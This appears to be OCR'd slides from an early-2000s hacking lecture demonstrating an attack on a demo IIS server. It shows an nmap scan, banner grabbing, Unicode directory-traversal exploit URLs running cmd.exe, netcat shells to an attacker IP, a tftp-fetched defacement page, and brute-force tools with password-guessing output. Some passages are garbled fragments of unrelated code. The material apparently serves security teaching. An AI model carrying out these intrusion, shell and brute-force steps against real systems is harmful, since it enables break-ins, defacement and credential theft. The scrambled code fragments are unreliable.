+ 200 OK (IDC error): GET /scripts/samples/ctguestb.idc
+ 200 OK: HEAD /scripts/tools/newdsn.exe
+ 200 OK: HEAD /msadc/msadcs.dll
+ 200 OK: GET /scripts/iisadmin/bdir.htr
+ 200 OK: HEAD /_vti_inf.html
+ 200 OK: HEAD /_vti_bin/shtml.dll
+ 200 OK: HEAD /_vti_bin/shtml.exe

```

The screenshot also shows a web browser window with a SecurityFocus page and a navigation menu with links like Contact, Contribute, FAQs, Files, Lab, Links, and Media.

Insecurity Files
 MS-DOS Files
 Netware Files
 NT Files
 Unix Files

Security Files
 MS-DOS Files
 Netware Files
 NT Files
 Unix Files

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Hacking Examples

Don't try this at home, kidz ...



Exploration Air

```

/n)) +abs (fromy-mod (j-1, m));
art)
SymmetricCipher {
ine); line++)
const char *s
ts/" +i f
abs (from
(stmp->sh
public i
(m) r = 0
ic char
t=me.get
) ) +abs (iromy-mod
t)
mmetricCiphe
e); line++)
st char *s
"bdf"
loor((
et >= re
erfac
SDIGIT
rse st
ource(

```

Welcome to Exploration Air Online - Microsoft Internet Explorer

Address: http://10.0.1.1/default.asp

NEWS

- EA Named Airline of the Year
- We Match Blue Yonder!
- Great Deals for the Holidays
- Free Flights to Eugene

Click on a press release above to learn more about us.

Welcome to Exploration Air

Welcome to the Exploration Air's Web site. Whether you're a seasoned traveler or new to our Frequent Flyer Club, you'll enjoy our secure, quick online services. We're excited to introduce you to the **Frequent Flyer Club**, our first Web-based service.

News Flash! Users of the Exploration Air Intranet can now access their corporate benefits right off this page! Just click on the Benefits button on the left to find out more!

Please add a bookmark to your browser and check back often to explore the new services we'll be adding over the upcoming months!

Our Online Services

- Frequent Flyer Club
- Benefits
- Site View
- News Channels
- Site Admin
- Product

Dove Internet



port scan

```
X root@localhost:~
[root@localhost root]# nmap -sT -p 1-65535 -O -PT 10.0.1.9 | tee exair | more

Starting nmap V. 2.54BETA22 ( www.insecure.org/nmap/ )
Interesting ports on dhcp9.vanstrien.net (10.0.1.9):
(The 65527 ports scanned but not shown below are in state: closed)
Port      State    Service
21/tcp    open     ftp
80/tcp    open     http
135/tcp   open     loc-srv
139/tcp   open     netbios-ssn
443/tcp   open     https
1028/tcp  open     unknown
1031/tcp  open     iad2
7655/tcp  open     unknown

Remote operating system guess: Windows NT4 / Win95 / Win98

Nmap run completed -- 1 IP address (1 host up) scanned in 13 seconds
[root@localhost root]#
```



Web server identification

```
root@localhost:~  
Escape character is '^]'.  
GET / HTTP/1.0  
  
HTTP/1.1 200 OK  
Server: Microsoft-IIS/4.0  
Content-Location: http://10.0.1.9/Default.htm  
Date: Sun, 03 Feb 2002 08:43:21 GMT  
Content-Type: text/html  
Accept-Ranges: bytes  
Last-Modified: Sat, 01 Nov 1997 13:18:52 GMT  
ETag: "0c65fb2c8e6bc1:a80"  
Content-Length: 694  
  
<HTML>  
<HEAD>  
<META HTTP-EQUIV="REFRESH" CONTENT="1;URL=default.asp">  
<META NAME="DESCRIPTION" CONTENT="Exploration Air's Redirect Page">  
<META NAME="GENERATOR" CONTENT="Microsoft Visual InterDev 1.0">  
<META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=iso8859-1">  
<TITLE>Exploration Air's Redirect Page</TITLE>  
</HEAD>  
<BODY>  
<FONT FACE="VERDANA, ARIAL, HELVETICA" SIZE=3>  
<!-- The Exploration Air Home Page is located at-->  
<!-- default.asp. Please make a note of it for future reference.-->  
</FONT>  
<FONT FACE="VERDANA, ARIAL, HELVETICA" SIZE="1"><A HREF="legal.htm">&#169;1997 Microsoft Corporation. All rights re  
Connection closed by foreign host.  
[root@localhost root]# █
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


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
The screenshot shows a web browser window displaying a SecurityFocus article. The browser's address bar shows the URL: `http://www.securityfocus.com/cgi-bin/vulns-items.pl?section=exploit&id=1805`. The page title is "Microsoft IIS and PWS Extended Unicode Directory Traversal Vulnerability". The article content includes a list of exploit URLs such as `http://target/scripts/..%c1%1c../path/file.ext` and `http://target/scripts/..%c0%8v..../winnt/system32/cmd.exe?/c+dir`. A sidebar on the right contains a "VULNS" section with filters for Vendor, Title, Keyword, BugTrack ID, and CVE ID. Below the filters is a "NEW! HTML Newsletters" section with links to "The Security eMarketing Report", "SecurityFocus News", "Microsoft Security News", and "Linux Security News".




Testing an exploit




cmdasp.asp



Starting netcat on target system



Starting netcat locally, rdisk remotely



The screenshot shows a Windows Command Prompt window titled "Command Prompt - nc -p 53 192.168.15.160 53". The window displays the output of several commands. At the top, network configuration is shown: Subnet Mask : 255.255.255.128 and Default Gateway : 192.168.15.132. The user then runs three instances of the netcat command: nc -p 53 192.168.15.160 53. Each instance shows the Microsoft Windows NT copyright notice and the current directory C:\InetPub\scripts. The user exits the first two instances with 'exit' and '^C'. The third instance is still running, and the user enters the rdisk /s command. The taskbar at the bottom shows a "Done" button and an "Internet" icon.

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Subnet Mask . . . . . : 255.255.255.128
Default Gateway . . . . . : 192.168.15.132

E:\download\netcat>nc -p 53 192.168.15.160 53
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

C:\InetPub\scripts>exit

E:\download\netcat>nc -p 53 192.168.15.160 53
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

C:\InetPub\scripts>exi
C:\InetPub\scripts>^C
E:\download\netcat>

E:\download\netcat>nc -p 53 192.168.15.160 53
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

C:\InetPub\scripts>rdisk /s
rdisk /s

C:\InetPub\scripts>
```



copy over hacker page

```

C:\InetPub\wwwroot>dir
02/03/02 12:38p          <DIR>          PR
11/01/97 01:18p             188  prefs.txt
11/01/97 01:27p        13,284  ReadMe.txt
02/03/02 12:38p          <DIR>          Search
02/03/02 12:38p          <DIR>          SiteAdmin
11/01/97 01:18p        13,479  SiteView.asp
02/03/02 12:38p          <DIR>          Source
11/01/97 01:18p         2,502  subtemplate.asp
11/01/97 01:18p         1,723  UndCons.asp
                31 File(s)          93,622 bytes
                1,672,985,088 bytes free

C:\InetPub\wwwroot>tftp 192.168.15.134 GET default.asp
tftp 192.168.15.134 GET default.asp
Transfer successful: 53 bytes in 1 second, 53 bytes/s


C:\InetPub\wwwroot>teyp default.asp
teyp default.asp
The name specified is not recognized as an
internal or external command, operable program or batch file.

C:\InetPub\wwwroot>type default.asp
type default.asp
<html><body><h1>h4(k3d by the HSBC crew</body></html>
C:\InetPub\wwwroot>_

```



view site




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ar; *parse st
Resource(

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and crack...

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Login Brute Force Attacks

"joshua"



route force attacks

Most common services attacked:

- Telnet
- FTP
- "R" commands
- Secure Shell
- SNMP community names
- Post Office Protocol (POP)
- HyperText Transport Protocol (HTTP/HTTPS)
- SMB



Common Tools used

- Brutus
- Thc-Hydra
- Admsnmp
- Admsmb
- TeeNet
- Pwscan.pl



remote password guessing

Attempting to connect to an enumerated share such as (ADMIN\$ and C\$) and trying username/password combinations until one works

A “null session” can be established with the target to obtain valid account names

Use an automated password guessing tool to brute force the selected shares.



brute force attacks under Windows

Some common services prone to brute-force:

- Web
- Netbios
- FTP
- MS SQL Server (,sa' account)



✖ Brutus - AET2 - www.hoobie.net/brutus - (January 2000)

File Tools Help

Target

Port

HTTP (Basic)

Method

Use UserID

UserID

Positive Authentication

Target

```

[*]--- Attempting to connect with name: *
[*]--- Unable to connect

[*]--- Attempting to connect with name: UMNT4SERVER
[*]--- CONNECTED with name: UMNT4SERVER
[*]--- Attempting to connect with protocol: MICROSOFT NETWORKS 1.03
[*]--- Server time is Sun Feb 03 00:38:58 2002
[*]--- Timezone is UTC+0.0
[*]--- Remote server wants us to encrypt, telling it not to

[*]--- Attempting to connect with name: UMNT4SERVER
[*]--- CONNECTED with name: UMNT4SERVER
[*]--- Attempting to establish session
[*]--- Was not able to establish session with no password
[*]--- Attempting to connect with Username: 'ADMINISTRATOR' Password: '
[*]--- Attempting to connect with Username: 'ADMINISTRATOR' Password: 'aaa'
[*]--- Attempting to connect with Username: 'ADMINISTRATOR' Password: 'abc'
[*]--- Attempting to connect with Username: 'ADMINISTRATOR' Password: 'academia'
[*]--- Attempting to connect with Username: 'ADMINISTRATOR' Password: 'academic'
          
```

Initialising...
 Target 172.16.105.1 verified
 Brute force will generate 11881376 Passwords.
